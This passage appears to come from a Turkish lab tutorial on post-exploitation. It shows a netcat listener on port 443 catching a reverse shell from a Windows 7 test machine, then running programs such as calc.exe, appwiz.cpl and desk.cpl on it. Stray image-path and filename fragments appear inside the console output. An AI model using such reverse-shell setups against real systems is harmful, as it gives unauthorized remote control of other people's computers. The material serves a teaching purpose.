```



4. Program ekle kaldırı açmak için appwiz.cpl yazıyoruz.

```

Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Version 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe


C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd64.deb

C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc

C:\Users\okanyildiz\Desktop>appwiz.cpl
appwiz.cpl

C:\Users\okanyildiz\Desktop>

```



5. Görüntü özelliklerini açmak için desk.cpl yazıyoruz.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Version 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm haklar saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe

C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd64.deb

C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc

C:\Users\okanyildiz\Desktop>appwiz.cpl
appwiz.cpl

C:\Users\okanyildiz\Desktop>desk.cpl
desk.cpl

C:\Users\okanyildiz\Desktop>
```

